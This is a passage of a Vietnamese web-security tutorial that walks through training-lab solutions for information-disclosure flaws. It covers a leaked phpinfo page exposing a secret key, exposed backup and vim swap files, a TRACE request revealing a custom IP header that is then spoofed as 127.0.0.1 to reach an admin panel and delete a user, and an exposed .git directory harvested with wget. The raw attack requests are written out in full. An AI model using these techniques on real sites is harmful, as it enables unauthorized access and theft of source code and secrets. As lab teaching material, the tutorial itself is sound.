Quan sát source code trang web tại trang chủ nhận thấy:

```
</div>
</section>
<!-- <a href=/cgi-bin/phpinfo.php>Debug</a> -->
</div>
</section>
```

Đoạn comment cho biết một đường dẫn `/cgi-bin/phpinfo.php` tới một trang Debug. Được các lập trình viên tạo ra trong quá trình xây dựng sản phẩm (vị trí ở dưới cùng trang web)

Hydrated Crackers

★★★★☆ \$31.32

[View details](#)

Your Virtual Journey Starts Here

★★★★☆ \$32.76

[View details](#)

Photobomb Backdrop:

★☆☆☆☆ \$


[View c](#)

[Debug](#)



Khi đưa sản phẩm tới người dùng, theo đúng quy trình cần xóa bỏ tùy chọn này, nhưng lập trình viên hơi "vô trách nhiệm" một chút khi chỉ sửa dòng code này thành comment. Dẫn tới tiết lộ đường dẫn `/cgi-bin/phpinfo.php`.

Truy cập tới `/cgi-bin/phpinfo.php`, giao diện hiển thị các thông tin trong tệp `phpinfo.php`:





PHP Version 7.4.3	
System	Linux 398c9f8e2c0b 4.14.281-212.502.amzn2.x86_64 #1 SMP Thu May 26 09:52:17 UTC 2022 x86_64
Build Date	Jun 13 2022 13:43:30
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/cgi
Loaded Configuration File	/etc/php/7.4/cgi/php.ini

Tìm kiếm giá trị biến môi trường `SECRET_KEY`:

USER	carlos
HTTP_SEC_CH-UA	"Chromium";v="104", "Not A;Brand";v="99", "Google Chrome";v="104"
SECRET_KEY	zlcseymrb6go46bo5e0na8uofan50da
HTTP_SEC_FETCH_USER	?1
QUERY_STRING	no value
HOME	/home/carlos

Submit để hoàn thành thử thách:





Trong tình huống trên, kể cả trường hợp lập trình viên không comment đoạn code chứa đường dẫn tới `/cgi-bin/phpinfo.php` mà xóa hoàn toàn dòng code ấy đi. Thì chúng ta vẫn có thể biết tới đường dẫn này qua một số tool quét thư mục như Dirsearch, Gobuster hoặc tính năng Discover content của Burp Suite.

5. Thông tin tiết lộ qua tệp sao lưu - File backup

Khi xây dựng sản phẩm, các lập trình viên cần có các tệp backup dữ liệu nhằm đề phòng những trường hợp xấu nhất xảy ra. Trong thực tế, backup dữ liệu đóng vai trò như một "giáp hồi sinh" khi xảy ra thiên tai, virus, lỗi ổ cứng, ... Đúng ra thì "người anh em sinh đôi" này cần được đặt ở một vị trí an toàn và không cùng vị trí với các dữ liệu đang hoạt động. Tuy nhiên, khi triển khai sản phẩm tới người dùng, nhiều lập trình viên đã ... quên xóa những tệp back up này đi. Dẫn tới kẻ xấu có thể đọc được một phần hoặc thậm chí là toàn bộ mã nguồn sản phẩm!

Một số trường hợp về file backup:

- Các file backup thường được lưu với đuôi `.bak`: ví dụ `backup.java.bak`
- Đối với các file php, các file backup có thể được lưu với đuôi `.phps`
- Trong một số hệ điều hành như Ubuntu, khi sử dụng gedit làm việc với file sẽ tự động tạo ra một file backup kết thúc bằng `~` (Xem thêm tại <https://help.ubuntu.com/community/gedit>). Khi đó chúng ta có thể thêm kí tự `~` vào sau tên file để tải xuống file backup. `https://example-website/backup.php~`
- Hoặc khi sử dụng vim làm việc với file cũng có thể xuất hiện các file backup. Chẳng hạn, khi đang soạn thảo văn bản với lệnh `vim`, do sự cố nên cửa sổ soạn



thảo trực tiếp bị tắt, khi đó hệ thống sẽ tự động tạo ra các file backup với đuôi .swp:

```
(test@kalilinux)-[~/Desktop]
$ ls -a
.  ..  .backup.swp

(test@kalilinux)-[~/Desktop]
$
```

Chúng ta có thể khôi phục các file này bằng lệnh "vim -r + tên file".

```
(test@kalilinux)-[~/Desktop]
$ ls -a
.  ..  .backup.swp

(test@kalilinux)-[~/Desktop]
$ vim -r backup

(test@kalilinux)-[~/Desktop]
$ ls
backup

(test@kalilinux)-[~/Desktop]
$ ls -a
.  ..  backup  .backup.swp

(test@kalilinux)-[~/Desktop]
$
```

Phân tích lab Source code disclosure via backup files

APPRENTICE

LAB


Solved

This lab leaks its source code via backup files in a hidden directory. To solve the lab, identify and submit the database password, which is hard-coded in the leaked source code.


Access the lab

Miêu tả: Trang web bị lộ file backup trong một thư mục ẩn, chúng ta cần tìm kiếm database password chứa trong file backup đó.

Truy cập tới thư mục `/robots.txt` phát hiện đường dẫn chứa file backup:




Truy cập tới thư mục `/backup` phát hiện file backup `ProductTemplate.java.bak`:





Index of /backup

Name	Size
ProductTemplate.java.bak	1643B

Click vào file `ProductTemplate.java.bak` thu được database password:



Submit database password để hoàn thành thử thách:



Ngoài việc phát hiện thư mục `/backup` qua tệp `robots.txt` chúng ta cũng có thể sử dụng các công cụ quét đường dẫn web.

6. Thông tin tiết lộ qua các phương thức giao tiếp HTTP

Khi truy cập và trao đổi dữ liệu với một trang web, hai phương thức chúng ta thường sử dụng là GET và POST. Bên cạnh đó, nếu trang web cho phép sử dụng các phương thức khác, có thể chứa nguy cơ tiết lộ một số thông tin nhạy cảm.

- Phương thức OPTIONS được sử dụng để mô tả các tùy chọn giao tiếp (phương thức HTTP) có sẵn cho tài nguyên đích.
- Phương thức TRACE nhằm mục đích kiểm tra và gỡ lỗi, hướng dẫn máy chủ web phản ánh thông báo đã nhận và trả lại máy khách. Phương thức này dường như vô hại nhưng có thể được tận dụng thành công trong một số trường hợp để lấy cắp thông tin đăng nhập của người dùng.

Bên cạnh đó, có một số header (tiêu đề) cho phép ghi đè phương thức HTTP như: X-HTTP-Method, X-HTTP-Method-Override, X-Method-Override, ...

Phân tích lab [Authentication bypass via information disclosure](#)



APPRENTICE

LAB

Solved

This lab's administration interface has an authentication bypass vulnerability, but it is impractical to exploit without knowledge of a custom HTTP header used by the front-end.

To solve the lab, obtain the header name then use it to bypass the lab's authentication. Access the admin interface and delete Carlos's account.

You can log in to your own account using the following credentials: `wiener:peter`

Access the lab


Miêu tả: Giao diện administrator của trang web chứa lỗ hổng xác thực và có thể khai thác bằng các lỗ hổng qua phương thức HTTP. Chúng ta cần truy cập vào trang admin panel từ đó xóa tài khoản người dùng carlos. Chúng ta được cung cấp một tài khoản hợp lệ `wiener:peter` cho mục đích kiểm thử.

Trước hết, đăng nhập với tài khoản `wiener:peter`:


Login

A login form with a light gray background. It contains two input fields: 'Username' with the value 'wiener' and 'Password' with masked characters '*****'. Below the fields is a green 'Log in' button.

Chúng ta cần tìm kiếm đường dẫn tới trang admin panel. Vào Target, trong mục Site map, click chuột phải vào URL trang web đang sử dụng, chọn Engagement tools và chọn Discover content - đây là tính năng quét thư mục của Burp Suite.



Click chọn Session is not running



Phát hiện đường dẫn tới admin panel là admin

	Host	Method	URL	Params	Sta...	Length	
https://0ab700fd04d226d4c09b7c41002a00b...	https://0ab700fd04d...	GET	/image/productcatal...		200	141639	JF
academyLabHeader	https://0ab700fd04d...	GET	/image/productcatal...		200	195254	JF
admin	https://0ab700fd04d...	GET	/image/productcatal...		200	194795	JF
admin	https://0ab700fd04d...	GET	/image/productcatal...		200	266029	JF
favicon.ico	https://0ab700fd04d...	GET	/image/productcatal...		200	220069	JF
image	https://0ab700fd04d...	GET	/image/productcatal...		200	122449	JF
login	https://0ab700fd04d...	GET	/image/productcatal...		200	228172	JF
login	https://0ab700fd04d...	GET	/image/productcatal...		200	127696	JF
logout	https://0ab700fd04d...	GET	/image/productcatal...		200	198062	JF

Truy cập tới admin panel nhận được thông báo:



← → ↻ <https://0ab700fd04d226d4c09b7c41002a00b4.web-security-academy.net/admin>



Authentication bypass via information disclosure

[Back to lab description >>](#)

Admin interface only available to local users

Giao diện admin chỉ cho phép người dùng local. Xét request truy cập tới /admin:

```
Request
Pretty Raw Hex
1 GET /admin HTTP/1.1
2 Host: 0ab700fd04d226d4c09b7c41002a00b4.web-security-academy.net
3 Cookie: session=cq52oQovGt2W7Rz9s1LnMFnCEvw8RY7n
4 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 2586
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href=/resources/css/labs.css rel=stylesheet>
11 <title>
12 </title>
13 </head>
14 <body>
```

Status code trả về là 401 Unauthorized. Đổi phương thức sang TRACE, thu được response:

```
Request
Pretty Raw Hex
1 TRACE /admin HTTP/1.1
2 Host: 0ab700fd04d226d4c09b7c41002a00b4.web-security-academy.net
3 Cookie: session=cq52oQovGt2W7Rz9s1LnMFnCEvw8RY7n
4 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: message/http
3 Connection: close
4 Content-Length: 770
5
6 TRACE /admin HTTP/1.1
7 Host: 0ab700fd04d226d4c09b7c41002a00b4.web-security-academy.net
8 Cookie: session=cq52oQovGt2W7Rz9s1LnMFnCEvw8RY7n
9 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
10 Sec-Ch-Ua-Mobile: ?0
11 Sec-Ch-Ua-Platform: "Windows"
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
15 Sec-Fetch-Site: none
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22 X-Custom-IP-Authorization: 183.81.120.97
23
24
```




Chú ý header X-Custom-IP-Authorization: 183.81.120.97

```
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22 X-Custom-IP-Authorization: 183.81.120.97
23
24
```

Đây là header xác định IP người dùng. Bởi vậy, để trở thành local user, có thể sử dụng header này với IP 127.0.0.1 giả mạo local user.

```
1 GET /admin HTTP/1.1
2 Host: 0a3100e1031eb4f0c051247f00260065.web-security-academy.net
3 Cookie: session=W5mPi3NKR2zMeI3JT5S5tQDajCoetths
4 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17 X-Custom-IP-Authorization: 127.0.0.1
18
19
```

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Connection: close
5 Content-Length: 3121
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
11     <link href=/resources/css/labs.css rel=stylesheet>
12     <title>
      &#65;&#117;&#116;&#104;&#101;&#110;&#116;&#105;&#99;&#97;&#116;&#10
      5;&#111;&#110;&#32;&#98;&#121;&#112;&#97;&#115;&#115;&#32;&#118;&#1
      05;&#97;&#32;&#105;&#110;&#102;&#111;&#114;&#109;&#97;&#116;&#105;&#
      111;&#110;&#32;&#100;&#105;&#115;&#99;&#108;&#111;&#115;&#117;&#11
      4;&#101;
13   </title>
14   </head>
15   <body>
16     <script src=/resources/labheader/js/labHeader.js>
17       </script>
18   </body>
19 </html>
```

Truy cập tới admin panel thành công. Thực hiện xóa tài khoản người dùng carlos:

```
1 GET /admin/delete?username=carlos HTTP/1.1
2 Host: 0a3100e1031eb4f0c051247f00260065.web-security-academy.net
3 Cookie: session=W5mPi3NKR2zMeI3JT5S5tQDajCoetths
4 Sec-Ch-Ua: "-Not.A/Brand";v="8", "Chromium";v="102"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17 X-Custom-IP-Authorization: 127.0.0.1
18
19
```

```
1 HTTP/1.1 302 Found
2 Location: /admin
3 Connection: close
4 Content-Length: 0
5
6
```

Thử thách hoàn thành:



Authentication bypass via information disclosure

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account

Admin interface only available to local users

7. Thông tin tiết lộ qua lịch sử phiên bản mã nguồn

Khi các nhà phát triển sử dụng git làm công cụ kiểm soát các phiên bản mã nguồn, sau khi khởi tạo mã nguồn lưu trong một thư mục, sẽ xuất hiện một thư mục ẩn có tên `.git` trong thư mục đó. Thư mục này lưu trữ một loạt các thông tin chẳng hạn như: tất cả các phiên bản của toàn bộ mã nguồn. Nếu máy chủ đặt thư mục `.git` trong thư mục web, nó có thể khiến kẻ tấn công đọc được các thông tin từ đó lấy được tất cả mã nguồn của ứng dụng.

Chúng ta có thể phát hiện các ứng dụng tiết lộ tệp git bằng cách thêm `/.git` hoặc `/.git/HEAD` vào sau URL. Ngoài ra cũng có thể sử dụng các công cụ quét thư mục.

Phân tích lab **Information disclosure in version control history**

PRACTITIONER

LAB Solved


This lab discloses sensitive information via its version control history. To solve the lab, obtain the password for the `administrator` user then log in and delete Carlos's account.

[Access the lab](#)

Miêu tả: Trang web tiết lộ một số thông tin nhạy cảm qua các công nghệ kiểm soát phiên bản lịch sử mã nguồn. Chúng ta cần khai thác, tìm kiếm mật khẩu người dùng `administrator`, từ đó xóa tài khoản người dùng `carlos`.



Thêm `/.git` vào sau URL trang web, giao diện trả về các chỉ mục file:



Đây là dấu hiệu cho thấy trang web sử dụng công nghệ git quản lý mã nguồn và đang bị lộ thông tin tại thư mục `/.git`.

Ở đây, tôi sử dụng hệ điều hành Linux để khai thác lỗ hổng này. Sử dụng lệnh `wget -r https://example-website/.git` để crawl toàn bộ dữ liệu về:

```
(test@kaliinux) - [~/Desktop]
$ wget -r https://0a86001403797ef4c043822500870084.web-security-academy.net/.git
--2022-08-09 11:55:36-- https://0a86001403797ef4c043822500870084.web-security-academy.net/.git
Resolving 0a86001403797ef4c043822500870084.web-security-academy.net (0a86001403797ef4c043822500870084.web-security-academy.net)... 34.246.129.62, 79.125.84.16
Connecting to 0a86001403797ef4c043822500870084.web-security-academy.net (0a86001403797ef4c043822500870084.web-security-academy.net)|34.246.129.62|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1201 (1.2K) [text/html]
Saving to: '0a86001403797ef4c043822500870084.web-security-academy.net/.git'

0a86001403797ef4c043822500870084.web-security-academy.net/.git 100%[====>] 1.17K --KB/s in 0s

2022-08-09 11:55:39 (23.9 MB/s) - '0a86001403797ef4c043822500870084.web-security-academy.net/.git' saved [1201/1201]

Loading robots.txt; please ignore errors.
--2022-08-09 11:55:39-- https://0a86001403797ef4c043822500870084.web-security-academy.net/robots.txt
Connecting to 0a86001403797ef4c043822500870084.web-security-academy.net (0a86001403797ef4c043822500870084.web-security-academy.net)|34.246.129.62|:443 ... connected.
HTTP request sent, awaiting response... 404 Not Found
2022-08-09 11:55:40 ERROR 404: Not Found.

pathconf: Not a directory
```

Di chuyển vào thư mục `.git`:



```
(test@ kaliinux)-[~/Desktop]
$ ls
0a86001403797ef4c043822500870084.web-security-academy.net

(test@ kaliinux)-[~/Desktop]
$ cd 0a86001403797ef4c043822500870084.web-security-academy.net/

(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net]
$ ls
$ ls -a
. .. .git

(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net]
$ cd .git

(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git]
$ ls
COMMIT_EDITMSG config description HEAD hooks index index.html info logs objects refs

(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git]
$
```

Di chuyển vào thư mục `logs`, đọc file `HEAD`:

```
(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git]
$ ls
COMMIT_EDITMSG config description HEAD hooks index index.html info logs objects refs

(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git]
$ cd logs

(test@ kaliinux)-[~/Desktop/0a86001403797ef4c043822500870084.web-security-academy.net/.git/logs]
$ ls
HEAD index.html refs

